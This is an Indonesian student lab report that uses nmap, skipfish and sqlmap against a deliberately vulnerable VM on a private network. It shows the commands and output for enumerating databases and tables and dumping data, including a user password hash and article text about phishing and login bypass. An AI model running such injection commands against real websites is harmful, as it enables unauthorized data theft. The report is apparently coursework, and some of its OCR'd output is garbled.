

PRAKTIKUM KERENTANAN VDI





Nama	: Choirun Annas
NRP	: 3122640032
Mata Kuliah	: Keamanan Jaringan
Dosen	: Bapak Dr. Ferry Astika Saputra ST, M.Sc

Laporan Praktikum


Mengambil data database Menggunakan (sqlmap)

1. Atur network VDI menjadi bridge adapter







skipfish -o 202 (ip ssh VDI)




2. Panggil ip VDI serangan menggunakan nmap lewat ip di kali linux



3. Taruh link ip ke web browser maka muncul website VULNWEB28



Coba interaksi pada website sampai muncul id pada website



4. Melakukan sqlmap pada link website sqlmap -u http://192.168.30.148/?tampil=artikel_detail&id=83 --dbs

```
[08:30:29] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 19.04 (disco)
web application technology: PHP, Apache 2.4.38
back-end DBMS: MySQL >= 5.0.12
[08:30:29] [INFO] fetching database names
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
[*] vulnweb

[08:30:29] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.30.148'
[08:30:29] [WARNING] your sqlmap version is outdated

[*] ending @ 08:30:29 /2023-06-05/
```

5. Setelah muncul daftar database pilih vulnweb dengan cara sqlmap -u "http://192.168.30.148?tampil=artikel_detail&id=83" -D vulnweb --tables

```
[08:33:25] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 19.04 (disco)
web application technology: Apache 2.4.38, PHP
back-end DBMS: MySQL >= 5.0.12
[08:33:25] [INFO] fetching tables for database: 'vulnweb'
Database: vulnweb
[7 tables]
+-----+
| user   |
| artikel |
| galeri |
| halaman |
| komentar |
| menu   |
| pesan  |
+-----+
```

6. Lakukan pemanggilan kolom user, artikel, galeri, halaman, komentar, menu

- sqlmap -u "http://192.168.30.148/?tampil=halaman&id=78" -T artikel -columns

```
Database: vulnweb
Table: artikel
[6 columns]
+-----+
| Column | Type |
+-----+
| gambar | varchar(50) |
| hits   | int(5) |
| id_artikel | int(5) |
| isi    | text |
| judul  | varchar(100) |
| tanggal | date |
+-----+
```

- sqlmap -u "http://192.168.30.148/?tampil=halaman&id=78" -T galeri -columns

```
Database: vulnweb
Table: galeri
[4 columns]
+-----+
| Column | Type |
+-----+
| gambar | varchar(50) |
| id_galeri | int(5) |
| judul  | varchar(50) |
| tanggal | date |
+-----+
```

- sqlmap -u "http://192.168.30.148/?tampil=halaman&id=78" -T halaman -columns

```
Database: vulnweb
Table: halaman
[3 columns]
+-----+
| Column | Type |
+-----+
| id_halaman | int(5) |
| isi        | text |
| judul      | varchar(100) |
+-----+
```

- sqlmap -u "http://192.168.30.148/?tampil=halaman&id=78" -T komentar -columns

```
Database: vulnweb
Table: komentar
[6 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| email  | text |
| id_artikel | int(5) |
| id_komentar | int(5) |
| komentar | varchar(50) |
| nama  | varchar(50) |
| tanggal | date |
+-----+-----+
```

- sqlmap -u "http://192.168.30.148/?tampil=halaman&id=78" -T menu -columns

```
Database: vulnweb
Table: menu
[4 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| id_menu | int(5) |
| judul  | varchar(50) |
| link   | varchar(50) |
| urutan | int(3) |
+-----+-----+
```

7. Buka data tabel user, artikel, galeri, halaman, komentar, menu, pesan

sqlmap -u "http://192.168.30.148/?tampil=halaman&id=78" -C id_user,password,username --dump

```
Database: vulnweb
Table: user
[1 entry]
+-----+-----+-----+
| id_user | password | username |
+-----+-----+-----+
| 1       | 1a8ca51fac95b68dcad75eff37e86d8b | vulnweb |
+-----+-----+-----+
```

```
kali-linux-2022-virtual-box-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

[08:57:11] [INFO] Fetching tables for database: 'vulnweb'
[08:57:11] [I] fetching entries of column(s) 'gambar,hits,id_artikel,isi,judul,tanggal' for table 'artikel' in database 'vulnweb'
Database: vulnweb
Table: artikel
[3 entries]

+-----+-----+-----+-----+-----+
| gambar | hits | id_artikel | isi | judul | tanggal |
+-----+-----+-----+-----+-----+
|         |      |            |     |       |          |
+-----+-----+-----+-----+-----+
|         |      |            |     |       |          |
+-----+-----+-----+-----+-----+
|         |      |            |     |       |          |
+-----+-----+-----+-----+-----+

[NEW_1.png | 56 | 83] Sebuah tutorial sederhana untuk menemukan parameter yang vulnerable terhadap serangan sql injection dengan menggunakan live http header, berikut ulasannya. Tetap padamoni ilmu sebagai tentara dunia kare
na sejujurnya berbagi itu indah. Salam sukses untuk semua sobat progress dimanapun berada.<br><br>id/identification-vuln-sqli-parameter-with-live-http-header/</a> | IDENTIFICATION VULN Sqli PARAMETER WITH LIVE HTTP HEADER | 2019-02-28 |
[NEW_2.png | 8 | 84] Pada kesempatan yang berbahagia ini saya akan bagikan sedikit cara untuk kita membypass sebuah laman login tanpa harus tau username dan password dari si website tersebut. Disini saya mengambil salah sat
u website yang vulner dari VULNWEB dengan url http://testhtml5.vulnweb.com nah disini kita bisa login dengan membypass username dan password, seperti di bawah ini<br><br>nLINK=<br>nca href="https://progress28.web.id/identification-vuln-sqli-parameter-with-live-http-header/">https://progress28.w
eb.id/identification-vuln-sqli-parameter-with-live-http-header/</a> | BYPASS ADMIN OR USER LOGIN Tutorial | 2019-02-28 |
[NEW_3.png | 6867 | 85] Jumpa lagi bersama saya, pada kesempatan yang berbahagia ini saya akan membagikan sebuah artikel tentang bagaimana membuat phishing terhadap sebuah situs media sosial kenamaan yaitu PATH. Lalu pertanyaan
nya apakah bisa kita mendapatkan username dan password dari akun path seseorang dengan memanfaatkan phishing ini. Jawabannya tentu bisa dengan memanfaatkan tools setoolkit yang ada di Kali Linux. Lalu pertanyaan selanjutnya adalah bagaim
ana cara mendapatkan username dan password tersebut, mari kita lihat bersama ulasannya ya sobat progress!<br><br>nLINK=<br>nca href="https://progress28.web.id/hacking-path-account-with-setoolkit-and-ngrok/">https://pr
ogress28.web.id/hacking-path-account-with-setoolkit-and-ngrok/</a> | HACKING PATH ACCOUNT WITH SETOOLKIT AND NGROK | 2019-02-28 |

[08:57:12] [INFO] table 'vulnweb.artikel' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.38.148/dump/vulnweb/artikel.csv'
[08:57:12] [INFO] fetching entries of column(s) 'gambar,hits,id_artikel,isi,judul,tanggal' for table 'balasan' in database 'vulnweb'
[08:57:12] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '-s --raw'
[08:57:12] [INFO] fetching number of column(s) 'gambar,hits,id_artikel,isi,judul,tanggal' entries for table 'balasan' in database 'vulnweb'
[08:57:12] [INFO] resumed: 4
[08:57:12] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[08:57:12] [INFO] retrieved:
[08:57:12] [WARNING] (case) time-based comparison requires reset of statistical model, please wait..... (done)
[08:57:13] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions

[08:57:13] [INFO] retrieved:
[08:57:13] [INFO] retrieved:
[08:57:13] [INFO] retrieved:
[08:57:13] [INFO] retrieved:
[08:57:13] [INFO] retrieved: <div align='justify'> <p>a cheat sheet (also cheatsheet) or crib sheet is a concise set of notes used for quick reference.</p></div>
```

```
Database: vulnweb
Table: galeri
[4 entries]
```

gambar	id_galeri	judul	tanggal
photo_2019-02-23_09-08-14.jpg	104	GAMBAR 4	2019-02-28
joz.png	103	GAMBAR 3	2019-02-28
index.png	102	GAMBAR 2	2019-02-28
46837305_188580208753059_3709339730572214272_n.jpg	101	GAMBAR 1	2019-02-28


```
- sqlmap -u "http://192.168.30.148/?tampil=halaman&id=78" -C
id halaman,isi,judul --dump
```




```

kali-linux-2022.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help


root@kali: ~
I 80 | <div align="justify">\r\n\r\nA cheat sheet (also cheatsheet) or crib sheet is a concise set of notes used for quick reference. Cheat sheets are so named because they may be used by students without the instructor's knowledge to cheat on a test. However, at higher levels of education where rote memorization is not as important as in basic education, students may be permitted to consult their own notes during the exam (which is not considered cheating). The act of preparing a crib sheet can be an educational exercise, and students are sometimes only allowed to use crib sheets they have written themselves. A cheat sheet is a physical piece of paper, often filled with equations and/or facts in compressed writing. Students often print cheat sheets in extremely small font, fitting an entire page of notes in the palm of their hands during the exam. Crib sheets are also fully worked solutions for exams or work sheets normally handed out to university staff in order to ease marking (grading).
I 81 | <div align="justify">\r\n\r\nBahasa pemrograman Java terlahir dari The Green Project, yang berjalan selama 18 bulan, dari awal tahun 1991 hingga musim panas 1992. Proyek tersebut belum menggunakan versi yang dinamakan Oak. Proyek ini dimotori oleh Patrick Naughton, Mike Sheridan, dan James Gosling, beserta sembilan pemrogram lainnya dari Sun Microsystems. Salah satu hasil proyek ini adalah maskot Duke yang dibuat oleh Joe Palrang. Proyek ini berlangsung di sebuah gedung perkantoran Sand Hill Road di Menlo Park. Sekitar musim panas 1992 proyek ini ditutup dengan menghasilkan sebuah program Java Oak pertama, yang ditujukan sebagai pengendali sebuah peralatan dengan teknologi layar sentuh (touch screen), seperti pada PDA sekarang ini. Teknologi baru ini dinamai "7" (Star Seven). Setelah era Star Seven selesai, sebuah anak perusahaan Tv kabel tertarik ditambah beberapa orang dari proyek The Green Project. Mereka memusatkan kegiatannya pada sebuah ruangan kantor di 100 Hamilton Avenue, Palo Alto. Perusahaan baru ini bertambah maju: jumlah karyawan meningkat dalam waktu singkat dari 13 menjadi 70 orang. Pada rentang waktu ini juga ditetapkan pemakaian Internet sebagai medium yang memudahkan kerja dan ide di antara mereka. Pada awal tahun 1990-an, Internet masih merupakan rintisan, yang dipakai hanya di kalangan aka demis dan militer. Mereka menjadikan peramban (browser) Mosaic sebagai landasan awal untuk membuat peramban Java pertama yang dinamai Web Runner, terinspirasi dari film 1980-an, Blade Runner. Pada perkembangan rilis pertama, Web Runner berganti nama menjadi Hot Java. Untuk pertama kali kode sumber Java versi 1.0.2 dibuka. Kesuksesan mereka diikuti dengan untuk pemberian pertama kali pada surat kabar San Jose Mercury News pada tanggal 23 Mei 1995. Yang terjadi perpecahan di antara mereka suatu hari pada pukul 04.00 di sebuah ruangan hotel Sheraton Palace. Tiga dari pimpinan utama proyek, Eric Schmidt dan George Paolini dari Sun Microsystems bersama Marc Andreessen, membentuk Netscape. Nama Oak, diambil dari pohon oak yang tumbuh di depan jendela ruangan kerja "Bapak Java", James Gosling. Nama Oak ini tidak dipakai untuk versi release Java karena sebuah perangkat lunak lain sudah terdaftar 